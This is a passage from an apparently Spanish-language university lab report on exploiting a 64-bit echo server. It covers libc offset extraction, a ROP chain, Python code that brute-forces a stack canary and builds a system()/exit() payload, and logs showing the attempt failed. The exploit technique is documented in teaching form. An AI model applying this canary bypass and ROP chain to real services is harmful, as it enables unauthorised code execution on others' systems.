[+] pop rdi; ret offset: 0x0x000000000002a145

(mgp@kali)~[~/Documents/he/lab3]
$ ldd echosrv-64 | grep libc
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f227e7ca000)

```

Figura 12: Resultados de la ejecución de found_offsets.sh

Como muestra la figura 12, offsets extraídos fueron los siguientes:

Símbolo	Offset
system()	0x53110
exit()	0x42340
/bin/sh"	0x1a7ea4
ls	0x877a
pop rdi; ret	0x2a145

Cuadro 1: Offsets clave en libc

Todos estos valores anteriores mostrados en la tabla se utilizaron para el exploit `srv_system_64.py`

6.3. Exploit con ROP chain para 64 bits

Para realizar una llamada a `system()` para 64 bits ya deja de ser tan trivial como conseguir la dirección base de la `libc` e incorporar las funciones y argumentos en la pila. En este caso, producto de las modificaciones en la ABI que tienen las arquitecturas `x86_64`, los argumentos que recibe `system()` deben pasarse por registros, en este caso el primer argumento `RDI`. Para esto, se debe realizar una cadena ROP que incluya las llamadas al gadget, la dirección dónde se encuentra el argumento y posteriormente la función.

```

1 [buffer overflow][canary][RBP padding]
2 [pop_rdi_ret]           ; gadget address
3 [/bin/sh or ls address] ; argument for system()
4 [system() address]      ; function to call
5 [pop_rdi_ret]           ; same gadget again
6 [0x0]                   ; exit code
7 [exit() address]        ; function to call

```

De este modo, el armado del payload quedaría de la siguiente manera:

```

1 # offset de system() en la libc (objdump -T /lib/x86_64-linux-gnu/libc.so.6 | grep
  system)
2 system_offset = 0x53110
3
4 # offset de exit() en la libc (objdump -T /lib/x86_64-linux-gnu/libc.so.6 | grep
  exit)
5 exit_offset = 0x42340
6
7 # ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 | grep "pop rdi ; ret"
8 pop_rdi_offset = 0x2a145
9
10 # offset de "/bin/sh" en la libc -> addr "/bin/sh" - (addr system - system_offset)
11 # strings -t x /lib/x86_64-linux-gnu/libc.so.6 | grep "/bin/sh" -> 1a7ea4 /bin/sh
12 binsh_offset = 0x1a7ea4
13
14 # offset de "ls" en la libc -> addr "ls" - (addr system - system_offset)
15 # strings -t x /lib/x86_64-linux-gnu/libc.so.6 | grep '$ls\00' -> 877a 5lls
16 ls_offset = 0x877a
17
18 def create_payload(libc_base, canary, padding, canary_padding, cmd_offset):
19     payload = b"A" * padding
20     payload += canary # Dirección del canario
21     payload += b"A" * canary_padding # Saltea las siguiente dirección correspondiente
        al RBP
22
23     # ROP chain:
24
25     # 1. system("/bin/sh")
26     payload += struct.pack("<Q", libc_base + pop_rdi_offset) # pop rdi; ret
27     payload += struct.pack("<Q", libc_base + cmd_offset) # arg1 = argument for
        system()
28     payload += struct.pack("<Q", libc_base + system_offset) # call system()
29
30     # 2. exit(0)
31     payload += struct.pack("<Q", libc_base + pop_rdi_offset) # pop rdi; ret
32     payload += struct.pack("<Q", 0x0) # arg1 = 0 (exit code)
33     payload += struct.pack("<Q", libc_base + exit_offset) # call exit()
34
35     return payload
36
37
38 def exploit_srv(libc_base, canary, padding):
39     canary_padding=8 # RSP addrs
40     payload = create_payload(libc_base, canary, padding, canary_padding, ls_offset);
41     print(f"[*] Enviando payload con:")
42     print(f"[*] Padding hasta canario {padding}")
43     print(f"[*] Canario {hex(int.from_bytes(canary, 'little'))}")
44     print(f"[*] Padding hasta retorno {canary_padding}")
45     print(f"[*] libc {hex(libc_base)}")
46
47     test_payload(payload)
48
49 if __name__ == "__main__":
50     buffer_size = 64
51     (canary, offset) = find_canary(buffer_size, 8)
52     libc = 0x00007f227e7ca000
53     exploit_srv(libc, canary, offset)

```

Listing 9: srv_system_64.sh

6.4. Resultados del exploit 64-bit

Lamentablemente, aunque se haya conseguido bypassar el canario para 64 bits (Figura 13), no se pudo conseguir la correcta ejecución del comando pasado por argumento a system() (Figura 14). Creemos que esto se puede deber a establecer un padding incorrecto entre el canario y la llamada al gadget, o a una incorrecta implementación de los offsets por lo que saltaría a un lugar incorrecto dentro de la libc.


```
(mvp@kali)-[~/Documents/he/lab3]
$ python3 exploits/srv_system_64.py
Se busca el offset con el canario a partir de 64
Se prueba con un offset de 64
Se prueba con un offset de 65
Se prueba con un offset de 66
Se prueba con un offset de 67
Se prueba con un offset de 68
Se prueba con un offset de 69
Se prueba con un offset de 70
Se prueba con un offset de 71
Se prueba con un offset de 72
Se prueba con un offset de 73
[OK] Se crashea con 73 - el offset es 72
[*] Iniciando brute-force del canario...
[*] Byte 1 conocido: 00
[+] Byte 2 encontrado: 16
[+] Byte 3 encontrado: 24
[+] Byte 4 encontrado: 11
[+] Byte 5 encontrado: 12
[+] Byte 6 encontrado: ac
[+] Byte 7 encontrado: ca
[+] Byte 8 encontrado: 08
[+] Canary encontrado: 0x8caac1211241600 - b'\x00\x16$\x11\x12\xac\xca\x08'
[*] Enviando payload con:
[*]   Padding hasta canario 72
[*]   Canary 0x8caac1211241600
[*]   Padding hasta retorno 8
[*]   libc 0x7f227e7ca000
```

Figura 13: Exploit srv_system_64.py para el bypass del canario en 64 bits e intento de ROP

```
Recibido 79 bytes : 41 41 41 41 41 41 41 41 00 16 24 11 12 ac
c9
Recibido 79 bytes : 41 41 41 41 41 41 41 41 00 16 24 11 12 ac
ca
Conexión cerrada.
Recibido 79 bytes : 41 41 41 41 41 41 41 41 00 16 24 11 12 ac
ca
Recibido 80 bytes : 41 41 41 41 41 41 41 41 00 16 24 11 12 ac
ca 00
Recibido 80 bytes : 41 41 41 41 41 41 41 41 00 16 24 11 12 ac
ca 01
Recibido 80 bytes : 41 41 41 41 41 41 41 41 00 16 24 11 12 ac
ca 02
Recibido 80 bytes : 41 41 41 41 41 41 41 41 00 16 24 11 12 ac
ca 03
Recibido 80 bytes : 41 41 41 41 41 41 41 41 00 16 24 11 12 ac
ca 04
Recibido 80 bytes : 41 41 41 41 41 41 41 41 00 16 24 11 12 ac
ca 05
Recibido 80 bytes : 41 41 41 41 41 41 41 41 00 16 24 11 12 ac
ca 06
Recibido 80 bytes : 41 41 41 41 41 41 41 41 00 16 24 11 12 ac
ca 07
Recibido 80 bytes : 41 41 41 41 41 41 41 41 00 16 24 11 12 ac
ca 08
Conexión cerrada.
Recibido 80 bytes : 41 41 41 41 41 41 41 41 00 16 24 11 12 ac
ca 08
Recibido 136 bytes : 41 41 41 41 41 41 41 41 41 00 16 24 11 12 ac
ca 08 41 41 41 41 41 41 41 41 45 41 7f 7e 22 7f 00 00 7a
27 7d 7e 22 7f 00 00 10 d1 81 7e 22 7f 00 00 45 41 7f 7e 2
2 7f 00 00 00 00 00 00 00 00 00 00 40 c3 80 7e 22 7f 00 00
```

Figura 14: Log de echosrv-64 post-ejecución del exploit. 136 bytes de exploit recibido por el cliente pero sin ejecución del comando ls.